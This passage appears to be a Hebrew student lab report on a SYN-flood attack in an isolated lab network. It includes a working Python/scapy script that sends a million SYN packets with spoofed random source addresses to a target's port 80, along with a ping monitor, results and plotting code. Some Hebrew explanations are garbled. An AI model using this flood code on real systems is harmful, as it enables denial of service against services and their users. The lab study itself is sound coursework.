1940509	81.944666148	10.9.0.4	10.9.0.3	ICMP	98	Echo (ping) reply id=0x0000, seq=0/0, ttl=64 (request in 1940508)
1940510	86.944876233	10.9.0.3	10.9.0.4	ICMP	98	Echo (ping) request id=0x0000, seq=256/1, ttl=64 (reply in 1940511)
1940511	86.944927256	10.9.0.4	10.9.0.3	ICMP	98	Echo (ping) reply id=0x0000, seq=256/1, ttl=64 (request in 1940510)

קודם ראינו את התעבורה של התוקף, כעת זוהי התעבורה של המנתר. כן אנחנו שולחים בקשת פינג ומקבלים תשובה. (REQUEST-REPLY).

8) קובץ התוצאות:

1	0	0.000159
2	1	0.000043
3	2	0.000031
4	3	0.000036
5	4	0.000031
6	5	0.000019
7	6	0.000029
8	7	0.000034
9	8	0.000032
10	9	0.000028
11	10	0.000035
12	11	0.000034
13	12	0.000038
14	13	0.000030
15	14	0.000031
16	15	0.000036
17	16	0.000065
18	17	0.000031
19	18	0.000031
20	19	0.000034
21	20	0.000030
22	21	0.000028
23	22	0.000028
24	23	0.000037
25	24	0.000012
26	25	0.000011

כך נראה קובץ התוצאות שייצאנו לאחר המתקפה, בעמודה שמאל (המספר האמצעי) נמצא האינדקס (המספר הכי שמאלי הוא המספר שורה של ה-TEXT EDITOR הוא אינו פלט!!) של מספר החבילה שנשלחה התחלנו מ-0 ושלחנו עד 999,999. ובעמודה ימין נמצא הזמן שחושב.

קובץ הפייתון:
נתחיל מקובץ ההתקפה:
בקובץ הזה יצרנו חבילות SYN עם כתובות ip מזויפות במטרה לבצע את המתקפה.
נתחיל לעבור על הקובץ:

```
TARGET_ADDR = ("10.9.0.4", 80)  # target machine ip address and port 80 for HTTP server
RESULTS_FILE = "syns_results_p.txt"  # filename of the results file
NUM_ITERATIONS = 100  # num of attack iterations
NUM_PACKETS = 10000  # num of packets that should be sent in each iteration
SYN_FLAG = "S"  # TCP packet's SYN flag
SUCCESS = 0  # program's success exit code
FAIL = 1  # program's failure exit code
```

תחילה, נראה כי כאן יש את כל הקבועים שהגדרנו, עם פירוט על יד כל אחד מהם.

```
def random_ipv4():
    """
    this function generates a random ipv4
    :return: an ipv4 address, in format: X.X.X.X where 0 <= X <= 255
    :rtype: str
    """
    return f"{random.randint(0,255)}.{random.randint(0,255)}.{random.randint(0,255)}.{random.randint(0,255)}"
```

בתמונה הזאת ניתן לראות פונקציה שמייצרת כתובות רנדומליות מסוג 4IPV.

```
def random_port():
    """
    this function generates a random port number
    :return: a random port number P so that: 1024 <= P <= 65535
    :rtype: int
    """
    return int(random.randint(1024, 65535))
```

כאן יצרנו פורט רנדומלי באותה השיטה כמו בתמונה מעל.

```python
def main():
    try:
        avg = 0
        with open(RESULTS_FILE, "w") as file:
            for i in range(NUM_ITERATIONS):
                for j in range(NUM_PACKETS):

                    ip_header = scapy.IP(src=random_ipv4(), dst=TARGET_ADDR[0])
                    tcp_header = scapy.TCP(sport=random_port(), dport=TARGET_ADDR[1], flags=SYN_FLAG, seq=0)
                    syn_packet = (ip_header / tcp_header)

                    before_send = time.time()
                    scapy.send(syn_packet, verbose=False)
                    after_send = time.time()

                    avg += (after_send - before_send)

                    file.write(f"{(i * NUM_PACKETS) + j} {(after_send - before_send)}\n")
                    file.flush()

                print(f"Sent {((i + 1) * NUM_PACKETS)} packets.")
```

כאן מתחילת פעולת הMAIN – תחילה נפתח את קובץ התוצאות במצב כתיבה.

לאחר מכן נרוץ בסך הכל כמו שהתבקשנו – מיליון פעמים. בכל ריצה של הלולאה ניצור פאקטה בפאקטה ונתנו לה את המספר synעם הכתובת והפורט שזייפנו. הדלקנו את דלק ה SCAPY בעזרת המחזורי אפס על מנת לענות על הדרישות ולייצר אמינות. התחלנו למדוד את הזמן שלחנו את את הפאקטה ועצרנו אותו לאחר השליחה.
הוספנו את מספר הפאקטה ואת זמן השליחה אל תוך הקובץ.

```python
                avg /= (NUM_ITERATIONS * NUM_PACKETS)
                file.write(f"{avg}")
                file.flush()
        except KeyboardInterrupt:
            print("\nStopping attack...")
            sys.exit(SUCCESS)
        except Exception as e:
            print(f"Error: {e}.")
            sys.exit(FAIL)
        finally:
            if file:
                file.close()
```

לאחר היציאה מהלולאה הוספו את הממוצע אל הקובץ וטיפלנו ב"שגיאות" שיתבצעו בזמן הריצה.

קובץ המוניטור:

בקובץ המוניטור אנחנו נשלח פאקטות פינג אל האתר הנתקף. כך נמדוד את העומס על האתר ונראה את ההשפעה על האתר שלנו.

```
RESULTS_FILE = "pings_results_p.txt"  # filename of the results file
MONITOR_ADDR = "10.9.0.3"   # monitor machine ip address
TARGET_ADDR = "10.9.0.4"  # target machine ip address
TIMEOUT = 5  # a timeout after each ping
SUCCESS = 0  # program's success exit code
FAIL = 1  # program's failure exit code
```

תחילה, נראה כי כאן יש את כל הקבועים שהגדרנו, עם פירוט על יד כל אחד מהם.

```
def main():
    try:
        ip_header = scapy.IP(src=MONITOR_ADDR, dst=TARGET_ADDR)
        icmp_header = scapy.ICMP()
        ping_packet = (ip_header / icmp_header)

        avg = seq = 0
        with open(RESULTS_FILE, "w") as file:
            while True:
                before_send = time.time()
                scapy.sr1(ping_packet, verbose=False)
                after_send = time.time()

                avg += (after_send - before_send)

                file.write(f"{seq} {(after_send - before_send)}\n")
                file.flush()

                seq += 1

                time.sleep(TIMEOUT)
```

תחילה אנחנו בונים את הפאקטה של הפינג, מתחילים את מדידת הזמן, שולחים את הפאקטה ומודדים את זמן השליחה. כותבים אל תוך הקובץ וממשיכים בלולאת while עד שאנחנו עוצרים.

```python
except KeyboardInterrupt:
    print("\nStopping monitor...")

    with open(RESULTS_FILE, "a") as file:
        if "avg" not in locals() or "seq" not in locals():
            avg, seq = 0, 1
        avg /= seq
        file.write(f"{avg}")
        file.flush()

    sys.exit(SUCCESS)
except Exception as e:
    print(f"Error: {e}.")
    sys.exit(FAIL)
finally:
    if file:
        file.close()
```

בעת עצירה, עוצרים את השליחה, מוסיפים את הממוצע אל הקובץ וסוגרים את התוכנית. בודקים כמובן שאין שגיאות וזהו סוף הקובץ.

הגרפים:

כאן נראה את הגרפים ונסביר אליהם:


ייצרנו גרף בשביל כל אחד מהקבצים – גם למוניטור וגם להתקפות.

```
In [29]:
import matplotlib.pyplot as plt


def get_graph(file):
    """
    this function receives a results file from lab
    and returns lists of X/Y values for graph
    :param file: file object that opened on read mode
    :return: list of x values, list of y values
    """
    data = {}
    for line in file:
        try:
            data[int(line.split(" ")[0])] = float(line.split(" ")[1])
        except IndexError:
            break
    return list(data.values()), list(data.keys())
```


הפונקציה מקבלת קובץ, קוראת אותו ומחזירה 2 רשימות שמייצגות את הX ואת הY בגרף – שהם הזמן שלקח, (X) והמספר הסידורי (Y).

```
In [30]:
with open("syns_results_p.txt", "r") as file:
    x_val, y_val = get_graph(file)
plt.plot(x_val, y_val)
plt.xlabel("Time needed to send a SYN packet")
plt.ylabel("Packet number")
plt.title("SYN-Flood (Python)")
plt.yscale("log")
plt.show()
```




כאן אפשר לראות את את גרף שייצרנו עבור התקפת הsyn בפייתון.

```
In [31]:
with open("pings_results_p.txt", "r") as file:
    x_val, y_val = get_graph(file)
plt.plot(x_val, y_val)
plt.xlabel("ICMP request-response RTT")
plt.ylabel("Packet number")
plt.title("Ping (Python)")
plt.yscale("log")
plt.show()
```




כאן אפשר לראות את את גרף שייצרנו עבור המוניטור של הPING בפייתון.

```
In [32]:
with open("syns_results_c.txt", "r") as file:
    x_val, y_val = get_graph(file)
plt.plot(x_val, y_val)
plt.xlabel("Time needed to send a SYN packet")
plt.ylabel("Packet number")
plt.title("SYN-Flood (C)")
plt.yscale("log")
plt.show()
```



כאן אפשר לראות את את גרף שייצרנו עבור התקפת הsyn ב-C.

```
In [33]:
with open("pings_results_c.txt", "r") as file:
    x_val, y_val = get_graph(file)
plt.plot(x_val, y_val)
plt.xlabel("ICMP request-response RTT")
plt.ylabel("Packet number")
plt.title("Ping (C)")
plt.yscale("log")
plt.show()
```



כאן אפשר לראות את את גרף שייצרנו עבור המוניטור של הPING ב-C.